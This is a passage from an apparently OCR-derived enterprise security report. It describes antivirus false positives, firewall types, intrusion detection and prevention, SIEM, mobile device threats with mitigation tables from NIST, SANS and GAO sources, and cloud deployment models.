From the results we can see that the antivirus software with the highest detection rates also has a high rate of false positives. False positives, as discussed above, are files that are not infected but have been flagged as being infected. Marking uninfected files as being infected can be as damaging as if they were infected (i.e. the files are deleted in an attempt to clean the system). In order to mitigate this risk the antivirus software can be configured to quarantine the infected file instead of deleting it. Then the user can determine if the files are infected and take appropriate action. Determining if the file was infected is an action that is for an advanced user. For everyday users they would be best suited to find a balance between false positives and high detection rates. In a high security environment having a higher detection rate outweighs the benefit of less false positives. Upon the employee's request, trained IT staff can inspect a file that was quarantined, and determine if it was a false positive.

Firewalls

Firewalls control the incoming and outgoing network traffic on a network by analyzing data packets to know if they should pass through or not[50]. The firewall acts as a protection barrier between two networks and can be hardware or software based. In the enterprise network a common location for a firewall is between the enterprises internal network and the Internet (external network). It is common for there to be several other firewalls between networks within an enterprise as well. Such a location could be between the local area network and the wireless area networks as shown below.



Figure 10: An illustration of where a firewall would be located in a network.[50]

There are different types of firewalls categorized by where communication takes place[50]. Such types of firewalls are:

- Network layer or packet filters
- Application-layer
- Proxies
- Network address translation

Network layer or packet layer firewalls or packet filters only allow packets to pass through that meet the established rule set. The packet filtering is performed at a low level of the TCP/IP protocol stack[50]. This type of firewall has two subcategories, stateful and stateless. The stateful firewall uses information about the state of the active sessions in order to increase the speed of the processing packets. Existing network connections are identified by properties such as UDP or TCP ports, source and destination IP addresses, and the stage of the current connection lifetime[50]. Packets will be evaluated by the ruleset for new connections if the packet does not match an existing connection. However if the packet does match the existing connection from the firewall's state table then the packet is allowed to pass through[50].

If using stateless network protocols it may be necessary to use a stateless firewall. The advantages of a stateless firewall is that it uses less memory, and can be faster for simple filters which require less time for filtering rather than looking up a session[50]. The draw

back is that they aren't able to make complex decisions regarding what stage of communications between the hosts have reached[50].

Application-layer firewalls controls the input, output, and/or access from, to, or by a service or application[51]. The application firewall will monitor and possibly block the input, output, or system service calls that do not abide by the configured policy[51]. Application traffic such as browsers, telnet, or ftp is monitored by application firewalls. When inspecting packets, application firewalls can prevent or restrict the spread of computer worms or trojans by identifying improper content[50].

A **proxy server** mediates requests from clients requesting resources from servers[52].



Figure 10: Communication Between Two Computers (shown in grey) Connected Through a Third Computer (shown in red) Acting as a Proxy [52]

Proxy servers can be dedicated hardware or run as software on a computer system[50]. The proxy server can act as a firewall by responding to incoming packets while blocking other packets[50]. As a result proxy servers may protect internal networks from the tampering of external networks.

Network address translation (NAT) is often available in firewalls[50]. The purpose is to hide the real address of protected hosts[50]. An extra level of security is added by hiding the addresses of protected devices in order to defend against network reconnaissance[50].

Intrusion Detection Systems (IDS) and Intrusion Prevention Systems (IPS)

James P. Anderson in his USAF paper published on October 1972 described the fact that USAF had "become increasingly aware of computer security problems. This problem was felt virtually in every aspect of USAF operations and administration" [63]. The USAF then had the problem that is still in existence today, "How to safely secure separate classification domains on the same network without compromising security?" [63] The problem was that USAF had personal with various levels of security that needed to use computer systems that contained various levels of classified files[63]. James P. Anderson went on to write his paper, "How to use accounting audit files to detect unauthorized access" which helped forge the path to the study of systems that detected malicious activity on mainframe systems[63].

Later Dorothy Denning and Peter Neumann would research and develop the first real-time Intrusion Detection System (IDS) from the time period of 1984 to 1986[63]. They called their system the Intrusion Detection Expert System (IDES). The IDES detected malicious activity by use of a rule-based system[63].

Since then Intrusion Detection Systems (IDS) provide support for different types of detection models and strategies. For example, Host-Based IDS uses the data from a single host in order to detect malicious activity as the packets are received or sent by the host[63]. The Network-Based IDS inspects the network data against a database in order to detect malicious activity, the detection can be carried out on one or multiple hosts[63].

Intrusion Detection Systems were used on a system along with firewalls and antivirus programs to detect and mitigate attacks. However, these methods alone aren't enough to block intrusion attempts. The Intrusion Prevention System (IPS) is developed to inspect the attack is doing and attempt to block the attack[64]. The Intrusion Prevention System is an evolution of the Intrusion Detection System in that it detects the malicious actions of attack and in addition it attempts to block those attacks.

Intrusion Detection Systems (IDS) is either hardware or software that monitors a system or network in order to detect policy violations and generate appropriate reports[61]. The policy violations can be intentional malicious activities or activity that occurred without malicious intent. The Intrusion Prevention System (IPS) is also known as Intrusion Detection and Prevention Systems (IDPS) [62]. They monitor the system or network for

malicious activities, generate reports, and attempt to stop or block the malicious activity[62]. Because Intrusion Prevention Systems and Intrusion Detection and Prevention Systems perform the same behavior in addition to attempting to stop or block the malicious activity, they are considered extensions of Intrusion Detection Systems (IDS) [62].

Intrusion Detection Systems help recognize damage and affect systems, evaluative incidents, trace intrusions, and provide for forensic analysis. The security tool known as Snort is a popular traffic analyzer that provides the capability of network-based IDS by analyzing traffic.

The traffic analyzer of Snort provides the following functionality as outlined from the lecture given at The European Hackers Conference[65]:

- Pre-processor for:
    - Detecting portscans
    - Reassembling TCP-streams
    - Decoding RPC, HTTP, …
    - Detecting viruses (ClamAV plugins)
- Signature based patterns matching engine
    - Detecting traffic patterns
    - Detecting protocol violations (x-mas scans)

The ideal system for Intrusion Detection Systems is one that has a standardized storage format, centralized data storage, and common analysis tool[68].

The Intrusion Prevention System (IPS) provides for several security features in addition to Intrusion Detection Systems capability. Adapted from the video blog of Advanced Security, the following is a list of benefits that IPS provides[68]:

- Detection in logs, assigning alerts, and blocking attempted attacks
- Intrusion Prevention Systems are more useful then firewalls because they have the capability of searching against a database to prevent similar attacks.
- Responses to attempted attacks are
    - Disrupting Sessions
        - Resets the attackers connection by sending a “rst packet”
        - Snort provides this session disruptions via “flexresp3”
    - Filter rule manipulation
        - Modifies rule for ACL on router or firewall
        - Blocks the attackers IP address (be cautious with this as the attacker could be spoofing a legitimate IP address).

Real-Time Threat Analysis

The Motorola Corporation investigated different methods for solving their problem of manual data analysis. The solution they found was to use Splunk, a big data analysis tool that provides real-time data analysis as an Intrusion Detection System in addition to several features available form their plugins. As a result the Motorola Corporation eliminated several hours of manual analysis per ticket, and increased visibility into the infrastructure, and a stronger security policy[67].

Security Information and Even Management Systems (SIEM) provide the capability of analyzing security alerts in real-time[66]. These security alerts are generated by other hardware or software applications such as the Intrusion Detection System and Intrusion Prevention Systems mentioned above. In addition Security Information and Event Management Systems are able to log security data and generate reports[66].

The Security Information and Event Management System provide for[66]:

- Real-time analysis
- Generating reports
- Providing for and analyzing security alerts
- Identity and access management applications
- Vulnerability management
- Policy compliance tools

Time taken to setup SIEM can be lengthy[69]. As a result it is important to schedule necessary time to have a fully functional system implementation for SIEM.

Mobile Devices

In this section we will cover mobile devices such as smart phone and tablets, we will exclude laptops because they are more closely related to workstations.

We will refer to a mobile device as having the following features as defined by NIST in "Guidelines for Managing the Security of Mobile Devices in the Enterprise"[54]:

- An operating system not being a full desktop or laptop operating system
- At least one wireless network interface (i.e. Wi-Fi, cellular-networking, or other technologies that allows connecting to a network infrastructure connected to the Internet or other data networks)
- Applications (i.e. email, web browser)

- A small form factor
- Storage that is built-in and local to the device

Optional characteristics that are common to mobile devices are:

- Network services
    - Wireless personal area networks such as near-field or Bluetooth
    - Wireless network interfaces for voice such as cellular
    - Location services such as Global Positioning System (GPS)
- Storage
    - Removable media
    - Being able to use the device as removable storage
- Digital camera
- Ability to synchronize local data with another device such as a desktop computer, laptop computer, or a server
- Microphone

Mobile Devices Security Threats

The use of mobile devices can be a great benefit to an enterprise, allowing their employees to have ready access to documents and communication. However with the added benefits come added security risks. The following are security risks as outlined in NISTs "Guidelines for Managing the Security of Mobile Devices in the Enterprise", that an enterprise must address when introducing mobile devices:

- Lost or stolen mobile devices
- Mobile devices used on untrusted networks
- Employee owned mobile devices (BYOD)
- Unapproved applications on mobile devices
- Unapproved content viewed or processed by mobile devices
- Location services used on mobile devices

Lost or stolen mobile devices, this incident that can occur while the employee is at a sporting event, a restaurant, at home, or any other activity or location. This presents a security risk of the employee's data being compromised. The employee may not know if the mobile device was stolen or lost and at what location and time it occurred. The enterprise should require employees who use mobile devices with their network to have proper training for these types of situations. As soon as the employee realizes that their

mobile device is gone they should report it to their enterprise. The enterprise should then act as though the device will be or is compromised.

Enterprises can guard against data breaches by requiring a secure wipe feature to be install on all mobile devices that interact with their network. This can give the enterprises a level of security to be able to wipe the data on the mobile device if it has been lost or stolen. Other precautions are to require the device to use authentication such as a secure pin. There are more robust forms of authentication such as token-based authentication, network-based device authentication, and domain authentication, which can be used in addition to the devices authentication[55].

Mobile devices used on untrusted networks can occur when the employee is connecting to a network other than the enterprises such as their home network or a coffee shop. These external networks are not under the control of the enterprise and are susceptible to eavesdropping or man-in-the-middle attacks[55]. Unless absolutely certain that mobile devices will only be used on trusted networks controlled by the organization, enterprises should plan that mobile devices will be used on untrusted networks[55]. This risk can be lowered by requiring VPN to be used when communicating with the enterprises network[55].



Figure 11: Man-in-the-Middle Attack Using an Unsecured WiFi Network[123]



Figure 12: Example of an Intercepted Message Sent by a Smartphone[124]

Employee owned mobile devices (BYOD) should be assumed to be untrusted and proper mitigation strategies should be applied for their use in the enterprise. Employee devices can be jail broken which removes all the security features of the mobile device. Also employees might have rooted their phone, which results in the employee using the phone with administrator privileges. This increases the security risk of rootkits or other malicious software to be able to be installed on the unsuspecting employees phone.

One mitigation strategy is to not allow employees to bring their own devices to work, instead issue approved mobile devices[55]. Another mitigation strategy is to fully secure employee owned devices with appropriate security software. Such software only allows access to enterprise-installed applications and data in a secure isolated sandbox environment[55].

Unapproved applications on mobile devices are at risk of being installed and used on mobile devices. Unapproved applications that have been downloaded and installed should not be trusted by the enterprise. The enterprise can mitigate this risk by installing

software on the mobile device that will prevent unapproved software from being installed. Another strategy that the enterprise can utilize is to implement a secure sandbox container, which isolates the enterprises data and applications from other data and applications on the mobile device[55].

The mobile device is still at risk of accessing untrusted web-based applications even if these strategies are applied. As a result enterprises should force mobile device traffic through secure web gateways, HTTP proxy servers, or other means to assess the URLs being access before allowing them to be contacted[55].



Figure 13: Repackaging Applications with Malware[123]

Unapproved content viewed or processed by mobile devices is a security risk that is common for mobile devices to encounter. The Quick Response (QR) code is an example[55]. The QR code can be scanned by mobile devices camera, once scanned the data is converted into text. This text is typically a URL and can direct the user to the website[55]. This presents the risk of a targeted attack in which the attacker places QR codes at a location where targeted employees gather[55].

Properly training the employees about the risks from viewing untrusted content and discouraging them from accessing it could mitigate these risks[55]. Another mitigation strategy is to use QR readers to display the text to the employee (i.e. the URL), allowing the employee to choose if they want to proceed[55].

Location services used on mobile devices can give the attacker information about who the employee associates with, what activities they attend, in addition to the location of the

mobile device[55]. This information can be leaked to the attacker through applications such as social networking sites. An attacker can use this information to steal the mobile device, or build trust with the employee by association at the same events. Disabling the location services on the mobile device can mitigate these risks[55]. Another form of mitigation is to disable location services of certain applications[55].

The SANS Institute published guidance on the use of handheld devices in corporate environments. The following table is from the sans research whitepaper which describes the roles and responsibilities each party has with respect to handheld device security[122]. The organization of these roles and responsibilities can help enterprises to enhance the manageability of their mobile security.

Name	Responsibility
Enterprise	Ensures the necessary resources are provided to IT department
IT governance	Maintains security policies: - Creation, adaptation to existing policies in place - Maintenance up-to-date - Guidelines and procedures to implement this policy exist and are communicated to the intended people - Policy and procedures are documented- Policies and procedures are well communicated Is responsible for policy enforcement: - Ensures that users are properly trained
IT department, IT staff, security administrator, devices manager	Are responsible of managing mobile handheld devices Manage the inventory Ensure that the necessary services are available to users Provide the necessary resources for the use of services Are responsible for policy enforcement: - Via the appropriate working controls - Make requests for changes/adaptations in this policy to IT governance

Users, Employees	- Must read, understand and agree to security policies - Must conform to security policies - Must inform IT staff of exceptions to security policies

Table 4 – Source: "Roles and Responsibilities." Guerin, Nicolas R.C. "Security Policy for the use of handheld devices in corporate environments." SANS Institute. 29 May 2008. <http://www.sans.org/reading_room/whitepapers/pda/security-policy-handheld-devices-corporate-environments_32823>

Mobile Device Threat and Vulnerability Mitigation

The United States Government Accountability Office (GAO) performed in depth research for on improved implementation of controls on mobile devices. The GAO recommends that the private sector implement the following mobile security safeguards[123]. The table below is from a combination of tables in the research from the GAO report "Better Implementation of Controls for Mobile Devices Should Be Encouraged" which should be applied to enterprises seeking to establish or improve their mobile security.

Security Control	Description
Enable user authentication	Devices can be configured to require passwords or PINs to gain access. In addition, the password field can be masked to prevent it from being observed, and the devices can activate idle-time screen locking to prevent unauthorized access.
Enable two-factor authentication for sensitive transactions	Two-factor authentication can be used when conducting sensitive transactions on mobile devices. Two-factor authentication provides a higher level of security than traditional passwords. Two-factor refers to an authentication system in which users are required to authenticate using at least two different "factors"—something you know, something you have, or something you are—before being granted access. Mobile devices themselves can be used as a second factor in some two-factor authentication schemes used for remote access. The mobile device can generate pass codes, or the codes

	can be sent via a text message to the phone. Two-factor authentication may be important when sensitive transactions occur, such as for mobile banking or conducting financial transactions.
Verify the authenticity of downloaded applications	Procedures can be implemented for assessing the digital signatures of downloaded applications to ensure that they have not been tampered with.
Install antimalware capability	Antimalware protection can be installed to protect against malicious applications, viruses, spyware, infected secure digital cards, and malware-based attacks. In addition, such capabilities can protect against unwanted (spam) voice messages, text messages, and e-mail attachments.
Install a firewall	A personal firewall can protect against unauthorized connections by intercepting both incoming and outgoing connection attempts and blocking or permitting them based on a list of rules.
Receive prompt security updates	Software updates can be automatically transferred from the manufacturer or carrier directly to a mobile device. Procedures can be implemented to ensure these updates are transmitted promptly.
Remotely disable lost or stolen devices	Remote disabling is a feature for lost or stolen devices that either locks the device or completely erases its contents remotely. The user can unlock locked devices subsequently if they are recovered.
Enable encryption for data stored on device or memory card	File encryption protects sensitive data stored on mobile devices and memory cards. Devices can have built-in encryption capabilities or use commercially available encryption tools.
Enable whitelisting	Whitelisting is a software control that permits only known safe applications to execute commands.
Adopt centralized security management	Centralized security management can ensure an organization's mobile devices are compliant with its security policies. Centralized security management includes (1) configuration control,

	such as installing remote disabling on all devices; and (2) management practices, such as setting policy for individual users or a class of users on specific devices.
Use mobile device integrity validation	Software tools can be used to scan devices for key compromising events (e.g., an unexpected change in the file structure) and then report the results of the scans, including a risk rating and recommended mitigation.
Implement a virtual private network (VPN)	A VPN can provide a secure communications channel for sensitive data transferred across multiple, public networks during remote access. VPNs are useful for wireless technologies because they provide a way to secure wireless local area networks, such as those at public WiFi spot, in homes, or other locations.
Use public key infrastructure (PKI) support	PKI-issued digital certificates can be used to digitally sign and encrypt e-mails.
Require conformance to government specifications	Organizations can require that devices meet government specifications before they are deployed. For example, NIST recommends that mobile devices used in government enterprises adhere to a minimum set of security requirements for cryptographic modules that include both hardware and software components. The Defense Information Systems Agency has certified a secure Android-based mobile system for use by DOD agencies. The system allows DOD personnel to sign, encrypt and decrypt e-mail, and securely access data from a smart phone or tablet computer.
Install an enterprise firewall	An enterprise firewall can be configured to isolate all unapproved traffic to and from wireless devices.
Monitor incoming traffic	Enterprise information technology network operators can use intrusion prevention software to examine traffic entering the network from mobile devices.

Monitor and control devices	Devices can be monitored and controlled for messaging, data leakage, inappropriate use, and to prevent applications from being installed.
Enable, obtain, and analyze device log files for compliance	Log files can be reviewed to detect suspicious activity and ensure compliance.
Turn off or set Bluetooth connection capabilities to non discoverable	When in discoverable mode, Bluetooth-enabled devices are "visible" to other nearby devices, which may alert an attacker to target them. When Bluetooth is turned off or in non-discoverable mode, the Bluetooth-enabled devices are invisible to other unauthenticated devices.
Limit use of public WiFi networks when conducting sensitive transactions	Attackers may patrol public WiFi networks for unsecured devices or even create malicious WiFi spots designed to attack mobile phones. Public WiFi spots represent an easy channel for hackers to exploit. Users can limit their use of public WiFi networks by not conducting sensitive transactions when connected to them or if connecting to them, using secure, encrypted connections. This can help reduce the risk of attackers obtaining sensitive information such as passwords, bank account numbers, and credit card numbers.
Minimize installation of unnecessary applications	Once installed, applications may be able to access user content and device programming interfaces, and they may also contain vulnerabilities. Users can reduce risk by limiting unnecessary applications.
Configure web accounts to use secure connections	Accounts for many websites can be configured to use secure, encrypted connections. Enabling this feature limits eavesdropping on web sessions.
Do not follow links sent in suspicious email or text messages	Users should not follow links in suspicious email or text messages, because such links may lead to malicious websites.
Limit clicking on suspicious advertisements within an application	Suspicious advertisements may include links to malicious websites, prompting the users to download malware, or violate their privacy. Users can limit this risk by not clicking on suspicious

	advertisements within applications.
Limit exposure of mobile phone numbers	By not posting mobile phone numbers to public websites, users may be able to limit the extent to which attackers can obtain known mobile numbers to attack.
Limit storage of sensitive information on mobile devices	Users can limit storing of sensitive information on mobile devices.
Maintain physical control	Users can take steps to safeguard their mobile devices, such as by keeping their devices secured in a bag to reduce the risk that their mobile devices will be lost or stolen.
Delete all information stored in a device prior to discarding it	By using software tools that thoroughly delete (or "wipe") information stored in a device before discarding it, users can protect their information from unauthorized access.
Avoid modifying mobile devices	Modifying or "jailbreaking" mobile devices can expose them to security vulnerabilities or can prevent them from receiving security updates.
Establish a mobile device security policy	Security policies define the rules, principles, and practices that determine how an organization treats mobile devices, whether they are issued by the organization or owned by individuals. Policies should cover areas such as roles and responsibilities, infrastructure security, device security, and security assessments. By establishing policies that address these areas, agencies can create a framework for applying practices, tools, and training to help support the security of wireless networks.
Provide mobile device security training	Training employees in an organization's mobile security policies can help to ensure that mobile devices are configured, operated, and used in a secure and appropriate manner.
Establish a deployment plan	Following a well-designed deployment plan helps

	to ensure that security objectives are met.
Perform risk assessments	Risk analysis identifies vulnerabilities and threats, enumerates potential attacks, assesses their likelihood of success, and estimates the potential damage from successful attacks on mobile devices.
Perform configuration control and management	Configuration management ensures that mobile devices are protected against the introduction of improper modifications before, during, and after deployment.

Table 5 – Adapted from: "Security Controls for Mobile Devices and Security Practices." *Better Implementation of Controls for Mobile Devices Should Be Encouraged.* United States Government Accountability Office. September 2012. <http://www.gao.gov/assets/650/648519.pdf>

Cloud Computing

The term cloud computing describes a variety of computing concepts which involve a large number of computers connected by a real-time communication network[56]. Typically the communication network is the Internet[56].



Figure 14: Cloud Computing Logical Diagram[56]

There are several deployment models for cloud computing listed below:

- Private Cloud
- Public Cloud
- Community Cloud
- Hybrid Cloud

Private cloud is operated by the single organization[56]. The private cloud is to virtualize the business environment and when correctly done it can improve the business[56]. However, there are security issues that must be addressed when moving to the cloud environment.

Public cloud is referred to as being public because the services rendered are done over a network that is for public use[56]. Security considerations are different from public cloud and private cloud however the architecture is technically the same[56]. Companies such as Amazon, Google, and Microsoft offer public cloud services for applications, storage, and other resources[56].

	Public Cloud	Private Cloud
Initial Cost	Usually Zero	Usually High
Running Cost	Predictable	Unpredictable
Customization	Cannot	Can
Privacy	NO (Because the host has the access to the data)	YES
Single sing-on	Cannot	Can
Scaling up	Within defined limits this is easy	Difficult but has no limits

Table 6 – Adapted from: "Comparison between Public and Private Clouds." *Cloud Computing.* Wikipedia: The Free Encyclopedia. Wikimedia Foundation, Inc. 6 August 2011. <http://en.wikipedia.org/wiki/Cloud_computing>

Community cloud shares infrastructure between organizations with common concerns such as security, compliance, or jurisdiction[56]. The cost savings potential is possibly lower then public cloud since the cost is spread over fewer users[56].

Hybrid cloud is a mixture of two or more clouds (public, private, or community) being unique entities while being connected together[56]. This architecture allows organizations to do "cloud bursting." The cloud bursting application deployment model allows for an application to run in a private cloud then "burst" to a public cloud for when demand increases[56].

The following table is from "NIST Cloud Computing Reference Architecture" and defines five major actors of cloud computing. Each of these actors is an entity that participates in a processor or transaction and/or performs cloud-computing tasks[57].

Actor	Definition
Cloud Consumer	A person or organization that maintains a business relationship with, and uses service from, Cloud Providers.
Cloud Provider	A person, organization, or entity responsible for making a service available to interested parties.
Cloud Auditor	A party that can conduct independent assessment of cloud services, information system operations, performance and security of the cloud implementation.
Cloud Broker	An entity that manages the use, performance and delivery of cloud services, and negotiates relationships between Cloud Providers and Cloud Consumers.
Cloud Carrier	An intermediary that provides connectivity and transport of cloud services from Cloud Providers to Cloud Consumers.

Table 7 – Source: "Actors in Cloud Computing." Fang Liu, Jin Tong, Jian Mao, Robert Bohn, John Messina, Lee Badger and Dawn Leaf, *NIST Cloud Computing Reference Architecture", National Institute of Standards and Technology.* September 2011. <http://www.nist.gov/customcf/get_pdf.cfm?pub_id=909505>

